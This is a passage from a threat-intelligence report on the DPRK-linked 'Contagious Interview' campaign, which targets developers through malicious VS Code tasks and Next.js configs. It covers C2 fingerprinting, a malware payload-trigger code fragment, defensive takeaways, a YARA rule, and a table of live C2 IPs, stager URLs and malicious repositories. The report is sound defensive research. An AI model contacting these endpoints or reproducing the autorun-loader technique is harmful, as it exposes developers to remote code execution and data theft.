- Almost perfect overlap in HTTP headers and HTML properties
- Last Modified date in HTTP header: `Last-Modified: Mon, 13 Oct 2025 06:03:09 GMT`
- Entity Tag (ETag): `W/"0-199dc2a634d"`

From the above characteristics, the URL structure and ETag were explored further to build potential infrastructure fingerprints for tracking.

URL Structure

Based on the URL structure associated with the initially discovered C2 IP addresses, seven distinct C2 URLs were identified spanning between the two C2 IP addresses with `HTTP 200 OK` successful response status code.




Figure 7. C2 URL structure pivoting results based on /api/errorMessage endpoint behavior.

Entity Tag (ETag)

Based on the identified ETag `W/"0-199dc2a634d"`, five unique IP addresses (inclusive of the two initially discovered C2s) were discovered in fairly close proximity to one another (within 10 days) and hosted on ASNs *Tier.Net Technologies LLC*, *Interserver, Inc* and *EUROHOSTER Ltd.* All IP addresses were hosted on the same port `3000` and had the same Last Modified Date in their HTTP headers.




Figure 8. Additional infrastructure discovered via ETag and Last-Modified fingerprinting.

IP Address	ASN	Port	First Seen (With C2 Config)
66.235.168[.]136	397423	3000	24-01-2026
87.236.177[.]9	207728	3000	23-01-2026
174.138.188[.]80	19318	3000	07-02-2026
163.245.194[.]216	19318	3000	07-02-2026
147.124.202[.]208	397423	3000	08-02-2026
104.192.42[.]117	207728	3000	03-03-2026
185.163.125[.]196	51269	3000	09-03-2026

Key Indicator Overlap with open-source reporting

IP address `87.236.177[.]9` was mentioned in a blog by `Red Asgard` and attributed to BeaverTail malware on port `3000` and URL containing `/api/errorMessage`. The IP address was also referenced in a separate blog by `Jamf Threat Labs` that also attributes the overall activity to DPRK and shares insights into the observed tradecraft.

Additionally, the blog stats IP ranges `147.124.x.x` and `66.235.x.x` as secondary servers that appear to be victim facing. These ranges also intersect with IP addresses `66.235.168[.]136` and `147.124.202[.]208` from our discovery which are hosted on the same ASN.

Source Link: https://redasgard.com/blog/hunting-lazarus-part4-real-blood-on-the-wire

Source Link: https://www.jamf.com/blog/threat-actors-expand-abuse-of-visual-studio-code/

Infrastructure Wrap up




Figure 9. Infrastructure analysis wrap-up (timeline/summary of identified C2 hosts).

It is likely that the infrastructure identified above is either part of an active campaign or pre-operational infrastructure to be used in the future iterations of the campaign. Microsoft has also been tracking this campaign (Microsoft Security Blog, 24 Feb 2026), which further supports the assessment that the cluster remains active. This assessment is based on the proximity and active status of the identified C2 servers and low/zero detections by other security vendors.

Upon querying the live servers via the `/api/errorMessage` endpoint with spoofed MacOS sysInfo, the C2s returned:

```
{"status":"ok","message":"server connected"}
```

This response represents the C2 in **standby mode** — the server has registered the beacon but the operator has not yet pushed a payload. Based on the malware's task execution logic:

```
 if (res.data.status === "error") {
  errorFunction(res.data.message || "Unknown error");
} else {
  if (res.data.instanceId) {
    instanceId = res.data.instanceId
  }
}
```

A `status: "ok"` response without an `instanceId` is simply a heartbeat acknowledgement. The second stage payload is only delivered when the operator manually sets `status: "error"` and populates the `message` field with arbitrary JavaScript — indicating that **payload delivery is manual and operator-controlled** rather than automated.

This is consistent with DPRK tradecraft where operators actively monitor incoming beacons and selectively push payloads to high-value targets, rather than indiscriminately deploying to all victims. The `exceptionId` campaign identifier likely helps operators track and filter which victims are worth targeting.

Conclusion

The Contagious Interview campaign represents a sophisticated evolution in social engineering attacks, weaponising the trust developers place in their development environments. By exploiting legitimate features in VS Code and Next.js rather than relying on software vulnerabilities, threat actors have created an attack chain that bypasses traditional security controls and operates entirely within expected developer workflows.

The multi-stage infection process—from LinkedIn outreach to LinkedIn communication, followed by a malicious GitHub repository—demonstrates a calculated approach designed to exploit the natural curiosity and collaborative spirit of the developer community. The attack's effectiveness lies not in technical complexity, but in its abuse of trusted tools: VS Code's automatic task execution, Next.js configuration files, and Node.js's dynamic code evaluation capabilities.

Once deployed, the malware establishes persistent C2 communication, exfiltrating system information including hostnames, MAC addresses, and OS details every five seconds. The remote code execution capability via the `errorFunction()` method provides attackers with a powerful foothold, allowing arbitrary command execution on compromised systems. The anti-

debugging techniques and console hijacking further demonstrate the threat actors' sophistication in maintaining operational security.

Organisations and individual developers must recognise that opening an untrusted repository in VS Code can be as dangerous as executing an unknown binary. The campaign's reliance on Vercel-hosted infrastructure for staging and the use of obfuscation techniques indicate a well-resourced operation likely tied to DPRK-affiliated threat actors, consistent with previous Contagious Interview campaigns.

Key Takeaways:

- **Never clone and open untrusted repositories** in VS Code without first inspecting `.vscode/tasks.json` and configuration files
- **Disable automatic task execution** in VS Code settings (`task.allowAutomaticTasks: false`)
- **Scrutinise job offers** that require you to download and run code, especially those that move from professional platforms to private messaging apps
- **Monitor network connections** from development environments for unexpected C2 communication
- **Review repository commit history** before trusting code—attackers often reuse infrastructure across campaigns

The IOCs provided in this analysis should be immediately incorporated into security monitoring systems. As development environments continue to be targeted, the security community must adapt defences to protect not just production systems, but the tools developers use to build them.

Stay vigilant. The next job offer might be a trap.

YARA

```
 rule Actor_APT_DPRK_MAL_SCRIPT_JS_Dropper_Unknown_Strings_Mar26
{
    meta:
        rule_id = "713af537-771f-44ee-b65c-1647d5ec9a84"
        date = "13-03-2026"
        author = "Ransom-ISAC"
        description = "Detects JavaScript used by DPRK operators to fetch the next stage payloads"
        filehash1 = "165324541c8f2d0a4bdac12fcf7ccc1738caf7e36bb11721186e0c560c4a8a69"
        filehash2 = "e1790a08ebf0402d49e826b6f773b3b6e55f3cb5a755bc2067dda2a0c2737503"

    strings:
        $js1 = "const" ascii
        $js2 = "async function" ascii

        $str1 = "hostname" ascii
        $str2 = "macs" ascii
        $str3 = "networkInterfaces" ascii
        $str4 = "filter" ascii
        $str5 = "instanceId" ascii
        $str6 = "errorMessage" ascii
        $str7 = "setInterval" ascii
        $str8 = "axios" ascii

        $hex1 = {65 78 63 65 70 74 69 6f 6e 49 64 3a 22 65 6e 76 ?? ?? ?? ?? ?? ?? 22}
        $hex2 = {27 73 74 61 74 75 73 27 2c 27 65 6e 76 ?? ?? ?? ?? ?? ?? 27}

        $uri = ":3000/api/errorMessage" ascii

        $mac = "00:00:00:00:00:00" ascii

    condition:
        all of ($js*)
```

```
        and 5 of ($str*)
        and (any of ($hex*) or $uri)
        and $mac
        and filesize < 25KB

}
```

Indicators of Compromise (IoCs)

IOC Type	Value	Port	Notes
Base64 String	aHR0cDovL2FwaS13ZWIzLWF1dGgudmVyY2VsLmFwcC9hcGkvYXV0aA==	-	Decodes to stager URL
Campaign ID	env101383	-	Campaign identifier from deobfuscated sample
Campaign ID	env19475	-	Campaign identifier from obfuscated code
Campaign ID	mda6mda6mda6mda6mda6mda	-	Obfuscated campaign identifier
Domain	api-web3-auth[.]vercel[.]app	443	Stager infrastructure
Domain	jersey-factory.x[.]yupoo[.]com	443	Related infrastructure
Domain	metric-analytics-refresh.vercel[.]app	443	Stager infrastructure
Domain	sync-oracle-v3[.]vercel[.]app	443	Stager infrastructure
Domain	web3-metric-analytics.vercel[.]app	443	Stager infrastructure
File Path	/scripts/jquery.min.js	-	Trojanized file in repository
File Path	next.config.js	-	Weaponized configuration file
File SHA256	.vscode/tasks.json — 8bae383ed46c28477b602b75d55c3e13469f5a2944f30203c20d0097b10e6bc2	-	SHA256 for VS Code task autorun config
File SHA256	next.config.js — d33d0c358a75bfb73cbf901868c5ebfb6eccc8baaed073395c63a0b9caa73dd7	-	SHA256 for Next.js config that loads the stager
File SHA256	scripts/jquery.min.js — 57be9d3be7da3e8dff28b8d32de4427d4a31b8df2bebd972a1bd2270b5dadd83	-	SHA256 for trojanized fake jQuery stager
File SHA256	Secondary leftover payload — 1e498ea74be7447fb13c53670084532294f4bbe0f4fd3748da1a3900a5a63cf0	-	Secondary leftover payload
File SHA256	env-setup.js — e1790a08ebf0402d49e826b6f773b3b6e55f3cb5a755bc2067dda2a0c2737503	-	Obfuscated JavaScript Dropper
File SHA256	env.npl — 165324541c8f2d0a4bdac12fcf7ccc1738caf7e36bb11721186e0c560c4a8a69	-	Deobfuscated JavaScript Dropper

IOC Type	Value	Port	Notes
GitHub Repo	ArsaPro001/jp-soc07	-	String match of IOC jersey-factory.x[.]yupoo[.]com
GitHub Repo	DarnellLex/jp-soccer-v1	-	String match of IOC jersey-factory.x[.]yupoo[.]com
GitHub Repo	ymanatos1/jp-soc	-	String match of IOC jersey-factory.x[.]yupoo[.]com
GitHub Repo	https://github.com/ArsagaPPro/Jp-Soccer2.git	-	Malicious repository
IPv4	66[.]235.168.136	3000	C2 server (first seen 24-01-2026)
IPv4	87[.]236.177.9	3000	C2 server (first seen 23-01-2026)
IPv4	174[.]138.188.80	3000	C2 server (first seen 07-02-2026)
IPv4	163[.]245.194.216	3000	C2 server (first seen 07-02-2026)
IPv4	147[.]124.202.208	3000	C2 server (first seen 08-02-2026)
IPv4	104.192.42[.]117	3000	C2 server (first seen 03-03-2026)
IPv4	185[.]163.125.196	3000	C2 server (first seen 09-03-2026)
MAC Address	00:00:00:00:00:00	-	Excluded MAC (filtering mechanism)
URL	http://66.235.168.136:3000/api/errorMessage	3000	C2 endpoint
URL	http://87.236.177.9:3000/api/errorMessage	3000	C2 endpoint
URL	http://163.245.194.216:3000/api/errorMessage	3000	C2 endpoint (observed HTTP 200 OK)
URL	http://174.138.188.80:3000/api/errorMessage	3000	C2 endpoint (observed HTTP 200 OK)
URL	http://185.163.125.196:3000/api/errorMessage	3000	C2 endpoint (observed HTTP 200 OK)
URL	http://88.99.212.230:3000/api/errorMessage	3000	C2 endpoint (observed HTTP 200 OK)
URL	http://147.124.202.208:3000/api/errorMessage	3000	C2 endpoint (observed HTTP 200 OK)

IOC Type	Value	Port	Notes
URL	http://api-web3-auth.vercel[.]app/api/auth	443	Stager endpoint
URL	https://jersey-factory.x[.]yupoo.com/	443	Related site
URL	https://metric-analytics-refresh.vercel[.]app/api/getMoralisData	443	Stager endpoint
URL	https://sync-oracle-v3.vercel[.]app/api/getMoralisData	443	Stager endpoint
URL	https://web3-metric-analytics.vercel[.]app/api/getMoralisData	443	Stager endpoint
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36	-	Used in requests

---